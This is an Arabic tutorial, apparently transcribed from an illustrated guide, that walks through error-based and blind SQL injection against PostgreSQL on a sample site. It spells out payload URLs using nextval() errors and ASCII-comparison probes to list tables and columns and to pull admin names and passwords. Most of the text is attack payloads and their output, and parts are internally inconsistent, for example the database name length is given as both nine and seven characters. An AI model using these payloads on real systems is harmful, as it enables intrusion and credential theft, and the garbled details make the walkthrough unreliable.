Warning: pg_query(): Query failed: ERROR: relation "data_type_privileges" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

الجدول الإول المْستخرج هو : data_type_privileges

وبالتغير في الـ limit جدول الأدمن المْستهدف هو admin كمايلي :

```
www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select table_name from information_schema.+tables limit 1 offset 56))
```

Warning: pg_query(): Query failed: ERROR: relation "admins" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

ثالثاً : إستخراج الأعمدة

الإستعلام المْستخدم لذلك

```
and 1=nextval((select column_name from information_schema.columns where table_name like chr(0) limit 1 offset 0))
```

لكن أولاً لنْشفر الجدول admins بالـ Oracle, PostgreSql and MSAccess concatenation من الموقع التالي :

```
http://www.waraxe.us/sql-char-encoder.html
```

admins

Encode now!

MySql hex-encoded string

0x61646d696e73

MySql concatenation

CONCAT(CHAR(97),CHAR(100),CHAR(109),CHAR(105),CHAR(110),CHAR(115))

MSSql concatenation

CHAR(97)+CHAR(100)+CHAR(109)+CHAR(105)+CHAR(110)+CHAR(115)

MSSql concatenation URL-encoded

CHAR(97)%2bCHAR(100)%2bCHAR(109)%2bCHAR(105)%2bCHAR(110)%2bCHAR(115)

Oracle, PostgreSql and MSAccess concatenation

CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110)||CHR(115)

MSAccess concatenation (alternative)

CHR(97)&CHR(100)&CHR(109)&CHR(105)&CHR(110)&CHR(115)

إذا الجدول المُشفر هو :

CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110)||CHR(115)

لذا لنْدمجهُ مع الإستعلام المُستخدم لإستخراج الأعمدة التالي -

and 1=nextval((select column_name from information_schema.columns where table_name like chr(0) limit 1 offset 0))

www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select column_name from information_schema.columns where table_name like CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110)||CHR(115) limit 1 offset 0))

Warning: pg_query(): Query failed: ERROR: relation "id" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

العمود الأول هو id وبالتغير في الـ limit لإستخراج باقي الأعمدة :

[1] www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select column_name from information_schema.columns where table_name like CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110)||CHR(115) limit 1 offset 2))

Warning: pg_query(): Query failed: ERROR: relation "name" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

[2] www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select column_name from information_schema.columns where table_name like CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110)||CHR(115) limit 1 offset 3))

Warning: pg_query(): Query failed: ERROR: relation "pass" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551

لذا الأعمدة المُستخرجة من الجدول admin هي name و pass .

رابعاً : إستخراج البيانات النهائية

الإستعلام المُستخدم لذلك

and 1=nextval((select column from table limit 1 offset 0))

ولإضافة العمودين معاً نستخدم أحد الإستعلامات الأربع التالية :

[1] and 1=nextval((select array_agg(column1::chr[58]::column2)::text from table limit 1 offset 1))

[2] and 1=currval((select array_agg(column::chr[58]::column)::text from table limit 1 offset 1))

[3] and 1=make_timestamptz(1,1,1,1,1,1,(select array_agg(column::chr[58]::column)::text from table limit 1 offset 1))


[4] and 1=set_config((select array_agg(column::chr[58]::column)::text from table limit 1 offset 1))

التطبيق العملي ١

```
http://www.InjectorBoy.com/article.php?id=1533 and 1=nextval((select  array_agg(name::chr[58]::pass)::text from admins limit 1 offset 1))
```

```
Warning: pg_query(): Query failed: ERROR: relation "pass||ascxz54d" does not exist in /usr/www/phpe3e5.com/classes/DBHelper.class.php on line 551
```


[3] - حقن قواعد PostgreSql الأعمى ا جديد ا



في هذا الباب الثالث سوف نقوم بتطبيق أسلوب الحقن الأعمي بقواعد PostgreSql

موقع التطبيق العملي

www.InjectorBoy.com/article.php?id=80



لنبدأ أولاً بالكشف عن إمكانية الإصابة

```
www.InjectorBoy.com/article.php?id=80'
```




ثانياً : إختبار إصدار قاعدة البيانات

الإستعلام المُستخدم

```
AND (SELECT SUBSTR((SELECT version()),1,1))=CHAR(80)
```

```
www.InjectorBoy.com/article.php?id=80 AND (SELECT SUBSTR((SELECT version()),1,1))=CHAR(80)
```



المُلاحظات : الصفحة قامت بالتحميل بصورة طبيعية مما يعني أن الحرف الأول للقاعدة بيساوي Char(80) والذي يُساوي الحرف p أول حروف الكلمة Postgre .

ثالثاً : إختبار طول قاعدة البيانات الحالية Current Database's Length

الإستعلام المُستخدم

AND (SELECT LENGTH(current_database()))> 100

www.InjectorBoy.com/article.php?id=80 AND (SELECT LENGTH(current_database()))> 100 (خطأ)




www.InjectorBoy.com/article.php?id=80 AND (SELECT LENGTH(current_database()))> 50 (خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT LENGTH(current_database()))> 20 (خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT LENGTH(current_database()))> 10 (خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT LENGTH(current_database()))= 9 (لا يوجد خطأ)




المُلاحظات : طول قاعدة البيانات الحالية Database's Length تسعة أحروف .

رابعاً : إستخراج قاعدة البيانات الحالية Current Database's -

الإستعلام المُستخدم

AND (SELECT ascii(SUBSTR((SELECT current_database()),1,1))) > 114


/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT current_database()),1,1))) > 114 (لا يوجد خطأ)



/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT current_database()),1,1))) > 115 (خطأ)



/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT current_database()),1,1))) = 116 (لا يوجد خطأ)



مُلاحظة : الحرف الصحيح هو الذي يأتي خطأ أمام الرقم الذي يُساوي حرفه ولا يأتي خطأ أمام الرقم الذي ياسبقةُ ولا الذي ياليه , فكما لاحظنا بالمثال السابق عند الرقم مائة وخمسة عشر والذي يُساوي القيمة الحرفية S ظهر خطأ وعند الرقم مائة وأربعة عشر الذي يسبقة لم يظهر خطأ وعند الرقم مائة وستة عشر الذي ياليه لم يظهر خطأ , وذلك يعني أن الحرف الأول للقاعدة هو الحرف S .

لتحصيل الحرف الثاني سوف نقوم بتغير القيمة الرقمية واحد إلي القيمة الرقمية إثنين للدلاله علي الحرف الثاني من الكلمة

[1] AND (SELECT ascii(SUBSTR((SELECT current_database()),1,1))) > 114

[2] AND (SELECT ascii(SUBSTR((SELECT current_database()),2,1))) > 114

وعلى النحو السابق من الإختبار جائت حروف قاعدة البيانات ذات الطول الحرف سبعه كالتالي :

current_database()),2,1))) = 105 (Error) 2nd character 105 = I

current_database()),3,1))) = 115 (Error) 3rd character 115 = s

current_database()),4,1))) = 95 (Error) 4th character 95 = _

current_database()),5,1))) = 114 (Error) 5th character 114 = r


current_database()),6,1))) = 101 (Error) 6th character 101 = e

current_database()),7,1))) = 103 (Error) 7th character 103 = g

إسم قاعدة البيانات sis_reg

ولتأكّد من أن هذا الإسم هو الإسم الصحيح لقاعدة البيانات سوف نقوم بالإختبار التالي :

```
www.InjectorBoy.com/article.php?id=80 AND (SELECT current_database()) = (SELECT CHR(115)||CHR(105)||
CHR(115)||CHR(95)||CHR(114)||CHR(101)||CHR(103))
```



قامت الصفحة بالتحميل بصورة صحيحة مما دل على صحة إسم قاعدة البيانات .

- ولكن في غالب الأحيان لا نجد الجداول المُستهدفة الرئيسية بالـ current_database لذا وقتها لنتبع الأسلوب التالي -

خامساً : الكشف عن العدد الكّلي لقواعد البيانات Database بالموقع -

الإستعلام المْستخدم

AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 1),1,1)))>0

لنقوم بالتغير في العدد الرقمي لـ LIMIT 1 OFFSET 1 لمعرفة العدد الكّلي لقواعد البيانات

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 15),1,1)))>0 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 16),1,1)))>0 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 17),1,1)))>0 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 18),1,1)))>0 (خطأ)

المْلاحظات : العدد الكّلي لـ database هي ثمانية عشر قاعدة

سادساً : إستخراج إسم قاعدة البيانات صاحبة الرقم واحد -

الإستعلام المْستخدم

AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),1,1)))>90

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),1,1)))>1 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),1,1)))>90 (خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),1,1)))=100 (لا يوجد خطأ)

بالمثال أعلاه نْحاول إستخراج الحرف الأول من أول database name الذي سوف نجدةْ داخل الـ pg_database وهو الحرف d لذا لنستخرج الحرف التالي -

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),2,1)))>1 (لا يوجد خطأ)

www.InjectorBoy.com/article.php?id=80 AND (SELECT ascii(SUBSTR((SELECT datname FROM pg_database LIMIT 1 OFFSET 0),2,1)))>90 (خطأ)

